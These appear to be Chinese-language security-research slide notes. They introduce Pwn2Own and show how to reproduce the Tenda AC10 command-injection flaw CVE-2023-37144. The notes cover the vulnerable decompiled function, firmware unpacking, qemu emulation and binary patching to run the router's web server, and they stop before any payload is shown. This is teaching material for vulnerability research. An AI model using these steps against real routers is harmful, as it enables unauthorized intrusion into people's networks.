
# Pwn2own

- 由 Zero Day Initiative 舉辦
- 廠商端出產品，大家挖 0 day 漏洞，直接與原廠回報
- 預設出廠設定，無使用者交互且要是 RCE 的洞
- 可能會撞洞以及廠商內部已經知道的洞
- 大概有三種類別
  - 一般軟體 (Adobe reader, Browsers, VMWare, VirtualBox, Ubuntu, Windows) https://reurl.cc/LW6Nna
  - 車載安全 Automotive (Tesla、車載資訊娛樂(IVI)系統、電動車充電器，以及作業系統...)
  - IoT (SOHO Smashup)

# CVE-2023-37144
# Command Injection 實作

# 先偷抄作業

- https://github.com/DaDong-G/Vulnerability_info/blob/main/ac10_command_injection/Readme.md




The Tenda AC10 (V15.03.06.26) was found to contain a command insertion vulnerability in formWriteFacMac.This vulnerability allows an attacker to execute arbitrary commands through the "mac" parameter.

```
void __cdecl formWriteFacMac(webs_t wp, char_t *path, char_t *query)
{
  char_t *mac; // [sp+18h] [+18h]

  mac = websGetVar(wp, "mac", "00:01:02:11:22:33");
  websWrite(wp, "modify mac only.");
  doSystemCmd(&unk_50BB08, mac);
  websDone(wp, 200);
}
```

# 官網抓韌體

- https://www.tendacn.com/download/detail-3105.html



AC10 Firmware V15.03.06.23


2018-01-19 9053

1.Incorrect upgrade will damage your device.
2.Please upgrade your device by cable connections.
3.Do not power off the device when upgrading.
4.Only firmware version V15.03.06.X can be upgraded to this firmware.
5.Please unzip the file you downloaded and use the file ended with "bin" or "trx" to upgrade your device.

Please contact us if you have questions support@tenda.cn

# 解包


- 這個韌體算是最佛心的(?)，直接解包即可獲得 firmware
- unrar e US_AC10V1.0RTL_V15.03.06.23_multi_TD01.rar
- binwalk -e US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin



```
┌──(kali㉿kali)-[~/Desktop/Tenda/_US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root]
└─$ ls
bin  dev  etc  etc_ro  home  init  lib  mnt  proc  root  sbin  sys  tmp  usr  var  webroot  webroot_ro
```

# 找到漏洞位子


- grep -nrl "formWriteFacMac"
- 大概能猜到 httpd 是一個 Web Server



```
┌──(kali㉿kali)-[~/Desktop/Tenda/_US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root]
└─$ grep -nrl "formWriteFacMac"
bin/httpd
```


# 分析一下

- Mips 32 bit
- 什麼保護都沒有!




```
┌──(kali㉿kali)-[~/Desktop/Tenda/_US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root]
└─$ checksec --file=bin/httpd
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH       Symbols         FORTIFY Fortified       Fortifiable F
ILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH    2314 Symbols     No     0               19          b
in/httpd

┌──(kali㉿kali)-[~/Desktop/Tenda/_US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root]
└─$ file bin/httpd
bin/httpd: ELF 32-bit LSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, with debug_in
fo, not stripped
```

# 嘗試模擬一下



```
┌──(kali㉿kali)-[~/Desktop/Tenda/_US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root]
└─$ which qemu-mipsel-static
/usr/bin/qemu-mipsel-static

┌──(kali㉿kali)-[~/Desktop/Tenda/_US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root]
└─$ cp /usr/bin/qemu-mipsel-static .

┌──(kali㉿kali)-[~/Desktop/Tenda/_US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted/squashfs-root]
└─$ sudo chroot ./ ./qemu-mipsel-static ./bin/httpd
init_core_dump 1917: rlim_cur = 0, rlim_max = 0
init_core_dump 1926: open core dump success
/bin/sh: can't create /proc/sys/kernel/core_pattern: nonexistent directory
init_core_dump 1935: rlim_cur = 5242880, rlim_max = 5242880


Yes:


      ****** WeLoveLinux******

 Welcome to ...
Read hw setting header failed!
Invalid hw setting signature [sig=]!
Initialize AP MIB failed !
```

# 直接定位到入口



```
                         LAB_0043395c

    0043395c 3c 00 04 24     li          a0,0x3c
    00433960 d4 90 82 8f     lw          v0,-0x6f2c(gp)
    00433964 21 c8 40 00     move        t9,v0
    00433968 09 f8 20 03     jalr        t9=><EXTERNAL>
    0043396c 00 00 00 00     _nop
    00433970 10 00 dc 8f     lw          gp,local_20(s8
    00433974 21 e8 c0 03     move        sp,s8
    00433978 2c 00 bf 8f     lw          ra,local_4(sp)
    0043397c 28 00 be 8f     lw          s8,local_8(sp)
    00433980 30 00 bd 27     addiu       sp,sp,0x30
    00433984 08 00 e0 03     jr          ra
    00433988 00 00 00 00     _nop

                         ******************************
                         *                          FUN
                         ******************************
                         int main(int argc, char * * ar
                           assume gp = 0x545e30
                           assume t9 = 0x43398c
         int               v0:4          <RETURN>
         int               Stack[0x0]:4  argc
         char * *          Stack[0x4]:4  argv
         undefined4        Stack[-0x4]:4 local_4

         undefined4        Stack[-0x8]:4 local_8

         TPI_LAN_DHCPC_... Stack[-0x58]... lan_ip_info
         uint              Stack[-0x5c]:4 number
         safe_info_t       Stack[-0x68]:9 info
```


```
  br0IP[14] = '\0';
  br0IP[15] = '\0';
  number = 0;
  init_core_dump();
  puts("\n\nYes:\n\n      ****** WeLoveLinux****** \n\n Welcome to ...");
  setup_signals();
  iVar1 = apmib_init();
  if (iVar1 == 0) {
    puts("Initialize AP MIB failed !");
    iVar1 = -1;
  }
  else {
    while (iVar1 = check_network(ipbuf), iVar1 < 1) {
      sleep(1);
    }
    sleep(1);
    iVar1 = ConnectCfm();
    if (iVar1 == 0) {
      printf("connect cfm failed!");
      iVar1 = 0;
    }
    else {
      bopen(in_stack_fffffec0,in_stack_fffffec4,in_stack_fffffec8);
      memset(value,0,0x80);
      iVar1 = GetValue("lan.webiplansslen",value);
      if (iVar1 == 0) {
        memcpy(value,&DAT_00506f90,2);
      }
      sslenable = atoi(value);
      iVar1 = GetValue("lan.webport",value);
      if (iVar1 == 0) {
        memcpy(value,&DAT_00506fa0,3);
      }
```

# Patch the binary

- main 裡面有一些 init setup 跟檢查網路的
    - init_core_dump 需要回傳 0
    - apmib_init 需要回傳 1
    - check_network 需要回傳 1
    - ConnectCfm 需要回傳 1
- 可以用 LD_PRELOAD 大法
- 不過我們可以直接修改 machine code 去繞過檢查

# MIPS Calling Convention


- 先把 offset 載到 v0 (lw v0,...)
- move v0 to t9
- call t9 (在這邊是jalr t9)
- 其實 j = jump



```
00433a10 f8 8f 82 8f     lw        v0,-0x7008(gp)=>-><EXTERNAL>::init_core_dump
00433a14 21 c8 40 00     move      t9,v0
00433a18 09 f8 20 03     jalr      t9=><EXTERNAL>::init_core_dump
```


# MIPS Calling Convention (Cont’d)

- return value 會放在 v0
- 所以只要將 jalr 那行 patch 成 li v0, <return value>; 即可
- 它剛好是 4 bytes 的 instruction
- 如果 patch 好的指令比原本短，可塞一堆 nop



